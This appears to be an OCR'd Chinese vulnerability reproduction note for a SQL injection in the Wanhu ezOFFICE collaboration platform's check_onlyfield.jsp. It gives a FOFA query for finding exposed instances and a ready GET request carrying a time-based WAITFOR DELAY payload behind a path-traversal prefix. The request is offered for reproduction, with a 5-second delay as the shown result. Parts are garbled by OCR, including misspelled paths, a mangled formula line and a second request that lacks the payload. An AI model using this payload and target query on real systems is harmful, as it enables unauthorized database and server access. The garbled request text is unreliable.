
W1-11万户-ezOffice-SQL

漏洞描述:

万户 ezOFFICE check_onlyfield.jsp 存在SOL注入漏洞,未授权的攻击者可利用此漏洞获取数据库权限,深入利用可获取服务器权限。

网站图片:



网络测绘:

fofa语法:

FOFA: app="ezOFFICE协同管理平台"

漏洞复现:

 $\texttt{GET} \ / \texttt{defaultroot/iWebOfficeServer.jsp/.../nplatform/custom_form/run/checkform/check_onlyfield.jsp?fieldId=1)} \\ \texttt{WAITFOR\$20DELAY\$20\$270:0:5\$27-HTTP/1.1} \\ \texttt{HTTP/1.1} \\ \texttt{H$

GET /defaultroot/lWebOfficeSign/OfficeServer.jsp/.././platform/custom/custom_form/run/checkform/check_onlytield.jsp?fieldId=1)
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept: application/signed-exchange; v=b3; q=0.7, */*; q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9
Connection: close

效果图: 延时5秒

